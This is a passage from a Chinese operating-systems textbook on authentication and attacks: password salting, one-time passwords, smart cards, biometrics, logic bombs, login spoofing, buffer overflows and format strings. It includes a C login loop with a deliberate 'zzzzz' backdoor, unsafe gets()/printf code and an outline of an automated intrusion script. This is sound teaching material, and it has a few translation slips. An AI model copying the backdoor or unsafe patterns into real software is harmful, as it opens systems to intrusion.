在UNIX系统里有一个较好的做法。当用户登录时，登录程序首先询问登录名和口令。输入的口令被即刻“加密”，这是通过将其作为密钥对某段数据加密完成的：运行一个有效的单向函数，运行时将口令作为输入，运行结果作为输出。这一过程并不是真的加密，但人们很容易把它叫做加密。然后登录程序读入加密文件，也就是一系列ASCII代码行，每个登录用户一行，直到找出包含登录名的那一行。如果这行内（被加密后的）的口令与刚刚计算出来的输入口令匹配，就允许登录，否则就拒绝。这种方法的最大好处是任何人（甚至是超级用户）都无法查看任何用户的口令，因为口令文件并不是以未加密方式在系统中任意存放的。

然而，这种方法也可能遭到攻击。骇客可以首先像Morris和Thompson一样建立备选口令的字典并在空暇时间用已知算法加密。这一过程无论有多长都无所谓，因为它们是在进入系统前事先完成的。现在有了口令对（原始口令和经过了加密的口令）就可以展开攻击了。骇客读入口令文件（可公开获取），抽取所有加密过的口令，然后将其与口令字典里的字符串进行比较。每成功一次就获取了登录名和未加密过的口令。一个简单的shell脚本可以自动运行上述操作，这样整个过程可以在不到一秒的时间内完成。这样的脚本一次运行会产生数十个口令。

Morris和Thompson意识到存在这种攻击的可能性，引入了一种几乎使攻击毫无效果的技巧。这一技巧是将每一个口令同一个叫做“盐”（salt）的n位随机数相关联。无论何时只要口令改变，随机数就改变。随机数以未加密的方式存放在口令文件中，这样每个人都可以读。不再只保存加密过的口令，而是先将口令和随机数连接起来然后一同加密。加密后的结果存放进口令文件。如图9-19所示，一个口令文件里有5个用户：Bobbie、Tony、Laura、Mark和Deborah。每一个用户在文件里分别占一行，用逗号分解为3个条目：登录名、盐和（口令+盐）的加密结果。符号e（Dog，4238）表示将Bobbie的口令Dog同他的随机，4238通过加密函数e运算后的结果。这一加密值放在Bobbie条目的第三个域。

Bobbie, 4238, e(Dog, 4238)
Tony, 2918, e(6%%TaeFF, 2918)
Laura, 6902, e(Shakespeare, 6902)
Mark, 1694, e(XaB # Bwcz, 1694)
Deborah, 1092, e(LordByron,1092)

图9-19 通过salt的使用抵抗对已加密口令的先期运算

现在我们回顾一下骇客非法闯入计算机系统的整个过程：首先建立可能的口令字典，把它们加密，然后存放在经过排序的文件f中，这样任何加密过的口令都能够被轻易找到。假设入侵者怀疑Dog是一个可能的口令，把Dog加密后放进文件f 中就不再有效了。骇客不得不加密2^n个字符串，如Dog0000、Dog0001、Dog0002等，并在文件f 中输入所有知道的字符串。这种方法增加了2^n倍的f 的计算量。在UNIX系统中的该方法里$n = 12$。

对附加的安全功能来说，有些UNIX的现代版使口令不可读但却提供了一个程序可以根据申请查询口令条目，这样做极大地降低了任何攻击者的速度。对口令文件采用“加盐”的方法以及使之不可读（除非间接和缓慢地读），可以抵挡大多数的外部攻击。

3. 一次性口令

很多管理员劝解他们的用户一个月换一次口令。但用户常常不把这些忠告放在心上。更换口令更极端的方式是每次登录换一次口令，即使用一次性口令。当用户使用一次性口令时，他们会拿出含有口令列表的本子。用户每一次登录都需要使用列表里的后一个口令。如果入侵者万一发现了口令，对他也没有任何好处，因为下一次登录就要使用新的口令。惟一的建议是用户必须避免丢失口令本。

实际上，使用Leslie Lamport巧妙设计的机制，就不再需要口令本了，该机制让用户在并不安全的网络上使用一次性口令安全登录（Lamport,1981）。Lamport的方法也可以让用户通过家里的PC登录到Internet服务器，即便入侵者可以看到并且复制下所有进出的消息。而且，这种方法无论在服务器和还是用户PC的文件系统中，都不需要放置任何秘密信息。这种方法有时候被称为*单向散列链*（one-way hash chain）。

上述方法的算法基于单向函数，即$y = f(x)$。给定x我们很容易计算出y，但是给定y却很难计算出x。输入和输入必须是相同的长度，如256位。

用户选取一个他可以记住的保密口令。该用户还要选择一个整数n，该整数确定了算法所能够生成的一次性口令的数量。如果，考虑$n = 4$，当然实际上所使用的n值要大得多。如果保密口令为s，那么通

过单向函数计算n次得到的口令为：

$$P_1 = f(f(f(f(s))))$$

第2个口令用单向函数运算$n-1$次：

$$P_2 = f(f(f(s)))$$

第3个口令对f运算2次，第4个运算1次。总之，$P_{i-1} = f(P_i)$。要注意的地方是，给定任何序列里的口令，我们很容易计算出口令序列里的前一个值，但却不可能计算出后一个值。如，给定P_2很容易计算出P_1，但不可能计算出P_3。

口令服务器首先由P_0进行初始化，即$f(P_1)$。这一值连同登录用户名和整数1被存放在口令文件的相应条目里。整数1表示下一个所需的口令是P_1。当用户第一次登录时，他首先把自己的登录名发送到服务器，服务器回复口令文件里的整数值1。用户机器在本地对所输入的s进行运算得到P_1。随后服务器根据P_1计算出$f(P_1)$，并将结果同口令文件里的(P_0)进行比较。如果符合，登录被允许。这时，整数被增加到2，在口令文件中P_1覆盖了P_0。

下一次登录时，服务器把整数2发送到用户计算机，用户机器计算出P_2。然后服务器计算$f(P_2)$的值并将其与口令文件中存放的值进行比较。如果两者匹配，就允许登录。这时整数n被增加到3，口令文件中由P_2覆盖P_1。这一机制的特性保证了即使入侵者可以窃取P_i也无法从P_i计算出P_{i+1}，而只能计算出P_{i-1}，但P_{i-1}已经使用过，现在失效了。当所有n个口令都被用完时，服务器会重新初始化一个密钥。

4. *挑战-响应认证*

另一种口令机制是让每一个用户提供一长串问题并把它们安全地放在服务器中（如可以用加密形式）。问题是用户自选的并且不用写在纸上。下面是用户可能选择的问题：

1) 谁是Marjolein的姐妹？

2) 你的小学在哪一条路上？

3) Woroboff女士教什么课？

在登录时，服务器随机提问并验证答案。要使这种方法有效，就要提供尽可能多的问题和答案。

另一种方法叫做挑战-响应。使用这种方法时，在登录为用户时用户选择某一种运算，例如x^2。当用户登录时，服务器发送给用户一个参数，假设是7，在这种情形下，用户就输入49。这种运算方法可以每周、每天后者从早到晚经常变化。

如果用户的终端设备具有十分强大的运算能力，如个人计算机、个人数字助理或手机，那么就可以使用更强大的挑战响应方法。过程如下：用户事先选择密钥k，并手工放置到服务器中。密钥的备份也被安全地存放在用户的计算机里。在登录时，服务器把随机产生的数r发送到用户端，由用户端计算出$f(r, k)$的值。其中，f是一个公开已知的函数。然后，服务器也做同样的运算看看结果是否一致。这种方法的优点是即使窃听者看到并记录下双方通信的信息，也对他毫无用处。当然，函数f需要足够复杂，以保证k不能被逆推。加密散列函数是不错的选择，r与k的异或值（XOR）作为该函数的一个参数。迄今为止，这样的函数仍然被认为是难以逆推的。

9.4.2 使用实际物体的认证方式

用户认证的第二种方式验证一些用户所拥有的实际物体而不是用户所知道的信息。如金属钥匙就被使用了好几个世纪。现在，人们经常使用磁卡，并把它放入与终端或计算机相连的读卡器中。而且一般情况下，用户不仅要插卡，还要输入口令以保护别人冒用遗失或偷来的磁卡。银行的ATM机（自动取款机）就采用这种方法让客户使用磁卡和口令码（现在大多数国家用4位的PIN代码，这主要是为了减少ATM机安装计算机键盘的费用）通过远程终端（ATM机）登录到银行的主机上。

载有信息的磁卡有两种：磁条卡和芯片卡。磁条卡后面粘附的磁条上可以写入存放140个字节的信息。这些信息可以被终端读出并发送到主机。一般这些信息包括用户口令（如PIN代码）这样终端即便在与银行主机通信断开的情况下也可以校验。通常，用只有银行已知的密钥对口令进行加密。这些卡片每张成本大约在0.1美元到0.5美元之间，价格差异主要取决于卡片前面的全息图像和生产量。在鉴别用户方面，磁条卡有一定的风险。因为读写卡的设备比较便宜并被大量使用着。

而芯片卡在卡片上包含了小型集成电路。这种卡又可以被进一步分为两类：储值卡和智能卡。储值卡包含了一定数量的存贮单元（通常小于1KB），它使用ROM技术保证数据在断电和离开读写设备后也能够保持记忆。不过在卡片上没有CPU，所以被存储的信息只有外部的CPU（读卡器中）才能改变。储值卡被大量生产，使得每张成本可以低于1美元，如电话预付费卡等。当人们打电话时，卡里的电话费被扣除，但实际上并没有发生资金的转移。由于这个原因，这类卡仅仅由一家公司发售并只能用于一种读卡器（如电话机或自动售货机）。当然也可以存储1KB信息的密码并通过读卡机发送到主机验证，但很少有人这么做。

近来拥有更安全特性的是智能卡。智能卡通常使用4MHz 8位CPU,16KB ROM, 4 KB ROM，512B可擦写RAM以及9600b/s与读卡器之间的通信速率。这类卡制作越来越小巧，但各种参数却不尽相同。这些参数包括芯片深度（因为嵌入在卡片里）、芯片宽度（当用户弯折卡时芯片不会受损）和成本（通常从1美元到20美元一张不等，取决于CPU功率、存储大小以及是否有密码协处理器）。

智能卡可用来像储值卡一样储值，但却具有更好的安全性和更广泛的用途。用户可以在ATM机上或通过银行提供的特殊读卡器连接到主机取钱。用户在商家把卡插入读卡器后，可以授权卡片进行一定数量金额的转账（输入YES后）。卡片将一段加密过的信息发送到商家，商家稍后将信息流转到银行扣除所付金额的信用。

与信用卡或借记卡相比，智能卡的最大优点是无须直接与银行联机操作。如果读者不相信这个优点，可以尝试下面的实验。在商店里买一块糖果并坚持用信用卡结账。如果商家反对，你就说身边没有现金而且你希望增加飞行里数[⊖]。你将发现商家对你的想法毫无热情（因为使用信用卡的相关成本会使获得的利润相形见绌）。所以，在商店为少量商品付款、付电话费、停车费、使用自动售货机以及其他许多需要使用硬币的场合下，智能卡是十分有用的。在欧洲，智能卡被广泛使用并逐渐推广到其他地区。

智能卡有许多其他的潜在用途（例如，将持卡人的过敏反应以及其他医疗状况以安全的方式编码，供紧急时使用），但本书并不是讲故事的，我们的兴趣在于智能卡如何用于安全登录认证。其基本概念很简单：智能卡非常小，卡片上有可携带的微型计算机与主机进行交谈（称作协议）并验证用户身份。如用户想要在电子商务网站上买东西时，可以把智能卡插入家里与PC相连的读卡器。电子商务网站不仅可以比用口令更安全地通过智能卡验证用户身份，还可以在卡上直接扣除购买商品的金额，减少了网站为用户能够使用联机信用卡进行消费而付出的大量成本（以及风险）。

智能卡可以使用不同的验证机制。一个简单的挑战-响应的例子是这样的：首先服务器向智能卡发出512位随机数，智能卡接着将随机数加上存储在卡上EEPROM中的512位用户口令。然后对所得的和进行平方运算，并且把中间的512位数字发送回服务器，这样服务器就知道了用户的口令并且可以计算出该结果值正确与否。整个过程如图9-20所示。如果窃听者看到了双方的信息，他也无从采用，即便记录下来今后也没有用处，因为下一次登录时，服务器会发出另一个512位的随机数。当然，我们可以使用更加新的算法而不是简单的平方运算。




图9-20 使用智能卡的认证

任何固定的密码通信协议的缺点是容易在传输过程中损坏，从而使智能卡丧失功能。避免这种情况的一个办法是在卡片里使用ROM而不是密码通信协议，如Java解释程序。然后将用Java二进制语言写成

⊖ 飞行里数卡是信用卡的一种，通过这类信用卡结账时，可以将消费的金额换算成航班的飞行里数，消费到一定金额时，可能兑换免费机票。——译者注

的通信协议下载到卡片中，并解释运行。通过这种方法，即使协议被损坏，也能够在全球范围内方便地下载一个新的协议，使得下一次使用智能卡时，该协议处于完好的状态。这种方法的缺点是让本来就速度慢的智能卡更慢了，但是随着技术的发展这种方法将被广泛使用。智能卡的另一个缺点是丢失或被盗的卡片可以让不法分子实施旁道攻击（side-channel attack），例如功率分析攻击。他们中的专家通过观察智能卡在执行加密操作时的电源功率损耗，可以运用适当的设备推算出密钥。也可以让智能卡对特定的密钥进行加密操作，从加密的时间来推算出卡片密钥的有关信息。

9.4.3 使用生物识别的验证方式

第三种方法是对用户的某些物理特征进行验证，并且这些特征很难伪造。这种方法叫做生物识别（Pankanti等人，2000）。如接通在电脑上的指纹或声音识别器可以对用户身份进行校验。

一个典型的生物识别系统由两部分组成：注册部分和识别部分。在注册部分中，用户的特征被数字化储存，并把最重要的识别信息抽取后存放在用户记录中。存放方式可以是中心数据库（如用于远程计算机登录的数据库）或用户随身携带的智能卡并在识别时插入远程读卡器（如ATM机）。

另一个部分是识别部分。在使用时，首先由用户输入登录名，然后系统进行识别。如果识别到的信息与注册时的样本信息相同，则允许登录，否则就拒绝登录。这时仍然需要使用登录名，因为仅仅根据检测到的识别信息来判断是不严格的，只有识别部分的信息会增加对识别信息的排序和检索难度。也许某两个人会具有相同的生物特征，所以要求生物特征还要匹配特定用户身份的安全性比只要求匹配一般用户的生物特征要强得多。

被选用的识别特征必须有足够的可变性，这样系统可以准确无误地区分大量的用户。例如，头发颜色就不是一个好的特征，因为许多人都拥有相同颜色的头发。而且，被选用的特征不应该经常发生变化（对于一些人而言，头发并不具有这个特性）。例如，人的声音由于感冒会变化，而人的脸会由于留胡子或化妆而与注册时的样本不同。既然样本信息永远也不会与以后识别到的信息完全符合，那么系统设计人员就要决定识别的精度有多大。在极端情况下，设计人员必须考虑系统也许不得不偶尔拒绝一个合法用户，但恰巧让一个乔装打扮者进入系统。对电子商务网站来说，拒绝一名合法用户比遭受一小部分诈骗的损失要严重得多；而对核武器网站来说，拒绝正式员工的到访比让陌生人一年进入几回要好得多。



图9-21 一种测量手指长度的装置

现在让我们来看一看实际应用的一些生物识别方式。一个令人有些惊奇的方式是使用手指长短进行识别。在使用该方法时，每一个终端都有如图9-21所示的装置。用户把手插进装置里，系统就会对手指的长短进行测量并与数据库里的样本进行核对。

然而，手指长度识别并不是令人满意的方式。系统可能遭受手指石膏模型或其他仿制品的攻击，也许入侵者还可以调节手指的长度以便进行实验。

另一种目前被广泛应用于商业的生物识别模式是虹膜识别技术。任何两个人都具有不同的视网膜组织血管（patterns），即使是同卵双胞胎也不例外，因此虹膜识别与指纹识别同样可靠，而且更加容易实现自动化（Daugman，2004）。用户的视网膜可以由一米以外的照相机拍照并通过gabor小波（gabor wavelet）变换的方式提取某些特征信息，并且将结果压缩为256字节。该结果在用户登录的时候与现场采样结果进行比较，如果两者的汉明距离（hamming distance）小于某个阈值，则该用户通过验证（两个比特字串之间的汉明距离指从一个比特串变换为另一个比特串最少需要变化的比特数）。

任何依靠图像进行识别的技术都有可能被假冒。例如，某人可以戴上墨镜靠近ATM机前的照相机，墨镜上贴着别人的视网膜。毕竟，如果ATM机的照相机可以在1米距离拍摄视网膜照片，那么其他人也可以这么做，甚至长距离地使用镜头。出于这个原因，还必须采取一些额外的对策，例如在照相的时候使用闪光灯——并不是为了增加光的强度，而是为了观察拍摄到的瞳孔是否会在强光下收缩，或用于确定所拍摄到的瞳孔是否是摄影初学者的拙作（此时红眼效应会在闪光灯下出现，然而当关闭闪光灯后，

则看不到红眼）。阿姆斯特丹机场从2001年起就开始使用虹膜识别技术以便使得经常出入机场的常客得以跳过常规安检流程。

还有一种技术叫做签名分析。用户使用一种特殊的笔签名，笔与终端相连。计算机将签名与在线存放的或智能卡里的已知样本进行比较。更好的一种办法是不去比较签名，而是比较笔的移动轨迹及书写签名时产生的压力。一个好的伪造者也许能够复制签名，但对笔画顺序和书写的压力与速度却毫无办法。

还有一种依靠迷你装置识别的技术是声音测定（Markowitz, 2000）。整个装置只需要一个麦克风（或者甚至是一部电话）和有关的软件即可。声音测定技术与声音识别技术不同。后者是为了识别人们说了些什么，而前者是为了判断人们的身份。有些系统仅仅要求用户说一句密码，但是窃听者可以把这句话录下来，通过回放来进入系统。更先进的系统向用户说一些话并要求重述，用户每次登录叙述的都是不同的语句。有些公司开始在软件中使用声音测定技术，如通过电话线连接使用的家庭购物软件。在这种情况下，声音测定比用PIN密码要安全得多。

我们可以继续给出许多例子，但是有两个例子特别有助于我们理解。猫和其他一些动物通过小便来划定自己的地盘。很明显，猫通过这种方法可以相互识别自己的家。假设某人拿着一个可以进行尿液分析的装置，那么他就可以建立识别样本。每个终端都可以有这样的装置，装置前放着一条标语："要登录系统，请留下样本。"这也许是一个绝对无法攻破的系统，但用户可能难以接受使用这样的系统。

在使用指纹识别装置和小型谱仪时也可能发生同样的情况。用户会被要求按下大拇指并抽取一滴血进行化验分析。问题在于任何验证识别系统对用户来说应该从心理上是可接受的。手指长度识别也许不会引起什么麻烦，但是类似于在线存储指纹等方式虽然减少了入侵的可能，但对大多数人来说是不可接受的。因为他们将指纹和犯人联系在一起。

9.5 内部攻击

前几节对于用户认证工作原理的一些细节问题已经有所讨论。不幸的是，阻止不速之客登录系统仅仅是众多安全问题中的一个。另一个完全不同的领域可以被定义为"内部攻击"（inside jobs），内部攻击由一些公司的编程人员或使用这些受保护的计算机、编制核心软件的员工实施。来自内部攻击与外部攻击的区别在于，内部攻击者拥有外部人员所不具备的专业知识和访问权限。下面我们将给出一些内部攻击的例子，这些攻击方式曾经非常频繁地出现在公司中。根据攻击者、被攻击者以及攻击者想要达到的目的这三方面的不同，每种攻击都具有不同的特点。

9.5.1 逻辑炸弹

在软件外包盛行的时代，程序员总是很担心他们会失去工作，有时候他们甚至会采取某些措施来减轻这种担心。对于感受到失业威胁的程序员，编写*逻辑炸弹*（logic bomb）就成为了一种策略。这一装置是某些公司程序员（当前被雇用的）写的程序代码，并被秘密地放入产品的操作系统中。只要程序员每天输入口令，产品就相安无事。但是一旦程序员被突然解雇并毫无警告地被要求离开时，第二天（或第二周）逻辑炸弹就会因得不到口令而发作。当然也可以在逻辑炸弹里设置多个变量。一个非常有名的例子是：逻辑炸弹每天核对薪水册。如果某程序员的工号没有在连续两个发薪日中出现，逻辑炸弹就发作了（Spafford等人, 1989）。

逻辑炸弹发作时可能会擦去磁盘，随机删除文件，对核心程序做难以发现的改动，或者对原始文件进行加密。在后面的例子中，公司对是否要叫警察带走放置逻辑炸弹的员工进退两难（报警存在着导致数月后对该员工宣判有罪的可能，但却无法恢复丢失的文件）。或者屈服该员工对公司的敲诈，将其重新雇用为"顾问"来避免如同天文数字般的补救，并依此作为解决问题的交换条件（公司也同时期望他不会再放置新的逻辑炸弹）。

在很多有记录的案例中，病毒向被其感染的计算机中植入逻辑炸弹。一般情况下，这些逻辑炸弹被设计为在未来的某个时间"爆炸"。然而，由于程序员无法预知那一台计算机将会被攻击，因此逻辑炸弹无法用于保护自己不失业，也无法用户勒索。这些逻辑炸弹通常会被设定为在政治上有重要意义的日子爆炸，因此它们也称做*时间炸弹*（time bomb）。

9.5.2 后门陷阱

另一个由内部人员造成的安全漏洞是*后门陷阱*（trap door）。这一问题是由系统程序员跳过一些通

常的检测并插入一段代码造成的。如程序员可以在登录程序中插入一小段代码，让所有使用”zzzzz”登录名的用户成功登录而无论密码文件中的密码是什么。正常的程序代码如图9-22a所示。改成后门陷阱程序的代码如图9-22b所示。strcmp这行代码的调用是为了判断登录名是否为”zzzzz”。如果是，则无论输入了什么密码都可以登录。如果后门陷阱被程序员放入到计算机生产商的产品中并飘洋过海，那么程序员日后就可以任意登录到这家公司生产的计算机上，而无论谁拥有它或密码是什么。后门陷阱程序的实质是它跳过了正常的认证过程。

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v) break;
}
execute_shell(name);
```

a)

```
while (TRUE) {
        printf("login: ");
        get_string(name);
        disable_echoing( );
        printf("password: ");
        get_string(password);
        enable_echoing( );
        v = check_validity(name, password);
        if (v || strcmp(name, "zzzzz") == 0) break;
}
execute_shell(name);
```

b)


图9-22 a) 正常的代码；b) 插入了后门陷阱的代码

对公司来说，防止后门的一个方法是把代码审查（code review）作为标准惯例来执行。通过这一技术，一旦程序员完成对某个模块的编写和测试后，该模块被放入代码数据库中进行检验。开发小组里的所有程序员周期性地聚会，每个人在小组面前向大家解释每行代码的含义。这样做不仅增加了找出后门代码的机会，而且增加了大家的责任感，被抓出来的程序员也知道这样做会损害自己的职业生涯。如果该建议遭到了太多的反对，那么让两个程序员相互检查代码也是一个可行的方法。

9.5.3 登录欺骗

这种内部攻击的实施者是系统的合法用户，然而这些合法用户却试图通过登录欺骗的手段获取他人的密码。这种攻击通常发生在一个具有大量多用户公用计算机的局域网内。很多大学就有可以供学生使用的机房，学生可以在任意一台计算机上进行登录。登录欺骗（login spoofing）。它是这样工作的：通常当没有人登录到UNIX终端或局域网上的工作站时，会显示如图9-23a所示的屏幕。当用户坐下来输入登录名后，系统会要求输入口令。如果口令正确，用户就可以登录并启动shell（也有可能是GUI）程序。

现在我们来看一看这一情节。一个恶意的用户Mal写了一个程序可以显示如图9-23b所示的图像。除了内部没有运行登录程序外，它看上去和9-23a惊人的相似，这不过是骗人。现在Mal启动了他的程序，便可以躲在远处看好戏了。当用户坐下来输入登录名后，程序要求输入口令并屏蔽了响应。随后，登录名和口令后被写入文件并发出信号要求系统结束shell程序。这使得Mal能够正常退出登录并触发真正的登录程序，如图9-23a所示。好像是用户出现了一个拼写错误并要求再次登录，这时真正的登录程序开始工作了。但与此同时Mal又得到了另一对组合（登录名和口令）。通过在多个终端上进行登录欺骗，入侵者可收集到多个口令。



a) b)

图9-23 a) 正确的登录屏幕；b) 假冒的登录屏幕

防止登录欺骗的惟一实用的办法是将登录序列与用户程序不能捕捉的键组合起来。Windows为此目的采用了Ctrl-Alt-Del。如果用户坐在终端前开始按Ctrl-Alt-Del，当前用户就会被注销并启动新的登录程序。没有任何办法可以跳过这一步。

9.6 利用代码漏洞

前面已经介绍了内部人员是如何危害系统安全的，在本节中，我们将介绍外部人员（outsider）（主要通过互联网）对操作系统进行攻击和破坏的方式。几乎所有的攻击机制都利用了操作系统或是被广泛使用的软件（如IE浏览器和微软Office）中的漏洞。一种典型的攻击形成方式是，有人发现了操作系统

中的一个漏洞，接着发现如何利用该漏洞攻击计算机。

每一种攻击都涉及特定程序中的特定漏洞，其中利用某些反复出现的漏洞展开的攻击值得我们学习。在本节中，我们将研究一些攻击的工作原理，由于本书的核心是操作系统，因此重点将放在如何攻击操作系统上，而利用系统和软件漏洞对网页和数据库的攻击方式本节都没有涉及。

有很多方式可以对漏洞进行利用，在一种直接的方法中，攻击者会启动一个脚本，该脚本按顺序进行如下活动：

1) 运行自动端口扫描，以查找接受远程连接的计算机。

2) 尝试通过猜测用户名和密码进行登录。

3) 一旦登录成功，则启动特定的具有漏洞的程序，并产生输入使得程序中的漏洞被触发。

4) 如果该程序运行SETUID到root，则创建一个SETUID root shell。

5) 启动一个僵尸程序，监听IP端口的指令。

6) 对目标机器进行配置，确保该僵尸程序在系统每次重新启动后都会自动运行。

上述脚本可能会运行很长时间，但是它有很可能最终成功。攻击者确保只要目标计算机重新启动时，僵尸程序也启动，就使得这台计算机一直被控制。

另一种常用的攻击方式利用了已经感染病毒的计算机，在该计算机登录到其他机器的时候，计算机中的病毒启动目标机器中的漏洞程序（就像上面提到的脚本一样）。基本上只有第一步和第二步与上述脚本文件不同，其他步骤仍然适用。不论哪种方法，攻击者的程序总是要在目标机器中运行，而该机器的所有者对该恶意程序一无所知。

9.6.1 缓冲区溢出攻击

之所以有如此多的攻击是因为操作系统和其他应用程序都是用C语言写的（因为程序员喜欢它，并且用它来进行有效的编译）。但遗憾的是，没有一个C编译器可以做到数组边界检查。如下面的代码虽然并不合法，但系统却没有进行检验：

```
int i;
char c[1024];
i=12000;
c[i]=0;
```

结果内存中有10 976个字节超出了数组c的范围，并有可能导致危险的后果。在运行时没有进行任何检查来避免这种情况。

C语言的属性导致了下列攻击。在图9-24a中，我们看到主程序在运行时局部变量是放在栈里的。在某些情况下，系统会调用过程A，如图9-24b所示。标准的调用步骤是把返回地址（指向调用语句之后的指令）压入栈，然后将程序的控制权交给A，由A不断减少栈指针地址来分配本地变量的存储空间。




图9-24 a) 主程序运行时的情况；b) 调用过程A后的情况；c) 灰色字体表示的缓冲溢出

假设过程A的任务是得到完整的路径（可能是把当前目录路径和文件名串联起来），然后打开文件实施一些操作。A拥有固定长度的缓冲区（如数组）B，它存放着文件名，如图9-24b所示。使用定长缓冲区存放文件名比起先检测实际大小再动态分配空间要容易得多。如果缓冲区只有1024个字节，那么能够放得下所有的文件名吗？特别是当操作系统把文件名的长度限制（或者更好的是对全路径名的长度限制）在不超过255（或其他固定的长度）个字符时。

然而，上述推论有致命的错误。假设用户提供了一个长达2000个字符的文件名，在使用时就会出错，但攻击者却不予理会。当过程A把文件名复制到缓冲区时，文件名溢出并覆盖了图9-24c的灰色部分。更糟的是，如果文件名足够长，它还会覆盖返回地址，这样当过程A返回时，返回地址是从文件名的中间截取的。如果这一地址是随机数，系统将跳到该随机地址，并可能引起一系列的误操作。

但是如果文件名没有包含某些随机地址会怎么样呢？如果它包含的是有效的二进制地址并且设计得十分吻合某个过程的起始地址，那又会怎么样呢？例如吻合过程B的起始地址。如果真是这样，那么当过程A运行结束后，过程B就开始运行。实际上，攻击者会用他的恶意代码来覆盖内存中的原有代码，并且让这些代码被执行。

同样的技巧还运用于文件名之外的其他场合。如用在对较长的环境变量串、用户输入或任何程序员创建了定长缓冲区并需要用户输入变量的场合。通过手工输入一个含有运行程序的串，就有可能将这段程序装入到栈并让它运行。C语言函数库的gets函数可以把（未知大小的）串变量读入定长的缓冲区里，但并不校验是否溢出，这样就很容易遭受攻击。有些编译器甚至通过检查gets的使用来发出警告。

现在我们来讨论最坏的部分。假设被攻击的UNIX程序的SETUID为root（或在Windows里拥有管理员权限的程序），被插入的代码可以进行两次系统调用，把攻击者磁盘里的shell文件的权限改为SETUID root的权限，这样当程序运行时攻击者就拥有了超级用户的权限。或者，攻击者可以映射进一个特定的共享文件库，从而实施各种各样的破坏。还可以十分容易地通过exec系统调用来覆盖当前shell中运行的程序，并利用超级用户的权限建立新的shell。

更糟的是，恶意代码可以通过互联网下载程序或脚本，并将其存储在本地磁盘上。此后该恶意代码就可以创建一个进程直接从本地运行恶意程序或是脚本。该进程可以一直监听IP端口，从而等待攻击者的命令，这将目标机器变为僵尸。恶意代码必须保证每次机器启动后，恶意程序或脚本可以被启动，然而不论在Windows或所有版本的UNIX系统下，这都是很容易实现的。

绝大多数系统安全问题都与缓冲区溢出漏洞相关，而这类漏洞很难被修复，因为已有的大量C代码都没有对缓冲区溢出进行检查。

检测程序是否有缓冲区溢出问题较为简单：只要输入一个10 000字符长度的文件名，或100位数字的薪水金额，或一般不太会遇到的数字，观察主程序是否停止。接着分析代码找到长字符串存放的位置。从这个位置得到覆盖返回地址的字符就不难了。如有源代码，则对大多数UNIX程序来说就很容易实施攻击，因为栈的布局事先是知道的。对付这类攻击的办法是修改代码，显式地检查用户输入的所有变量的长度，从而避免把长字符串放入定长缓冲里。但是，实际上有些程序在一次攻击得手以后就变得更易遭受攻击。

9.6.2 格式化字符串攻击

尽管很多程序员都是很好的打字员，但事实上他们都不愿意打字。将变量名reference_count缩写为rc表达了相同的意思，却可以在每次使用该变量的时候减少了13个字符的输入，对程序员来说何乐而不为呢？然而这种偷懒行为在下面描述的情况中，却可能导致系统灾难性地崩溃。

考虑下面的C程序代码片段，该段代码打印了一段欢迎信息：

```
char *s = "Hello World";
printf("%s", s);
```

在这段代码声明了一个字符指针类型的变量s，该变量被初始化指向一个字符串“Hello World”，注意在这个字符串的末尾有一个额外的字符‘\0’用以标记该字符串的结束。函数printf被传入两个参数，其中格式化字符串‘%s”指定系统接下来打印的是一个字符串，第二个参数s则告诉printf该字符串的起始地址。当被执行的时候，这段代码会在屏幕上打印出“Hello World”（在任何标准输出中，都可以成功执行）。

但是，如果程序员懒惰地将上述代码段写为：

```
char *s = "Hello World";
printf(s);
```

这样调用printf是合法的，因为printf具有可变个数的参数，其中第一个参数必须是格式化字符串（Format String），当然不包括任何格式信息（如“%s”）的字符串也是允许的，所以尽管第二种编程风格并不推荐，但在这里并不会出问题，而且它还使得程序员少敲了五个按键，似乎是不错的改进。

6个月以后，其他程序员要求对这段代码进行修改，首先询问用户的姓名，在对该用户发出特定的欢迎信息。在草率阅读完原先的代码后，该程序员只做了一点改变：

```
char s[100], g[100] = "Hello";          /* 声明数组s和g，并初始化g */
gets(s);                                /*从键盘读取字符串，存放到数组s中*/
strcat(g, s);                           /* 把s连接到g的末尾 */
printf(g);                              /*输出g */
```

这段代码首先将用户输入的字符串存入s，然后将s连接到已经被初始化的字符串g之后，以在g中形成最终的输出信息。到现在这种方式依然能够正确地显示结果（gets函数很容易遭受缓冲区溢出攻击，然而由于其便于书写，因此到现在依然流行）。

然而，如果一个对C语言有所了解的用户看到了这段代码，他会立刻意识到程序从键盘输入的并不只是一个简单的字符串，而是一个格式化字符串（Format String），因此任何格式化标识符都会起作用。尽管绝大多数格式化标识符都规范了输出（例如，“%s”：打印一个字符串；“%d”：打印一个十进制整数），有一些却比较特殊。特别是“%n”，它不打印出任何信息，而是计算直到“%n”出现之前，总共打印了多少字符，并且将这个数字保存到printf下一个将要使用的参数中去。下面给出一个使用“%n”的例子：

```
int main(int argc, char *argv[])
{
    int i = 0;
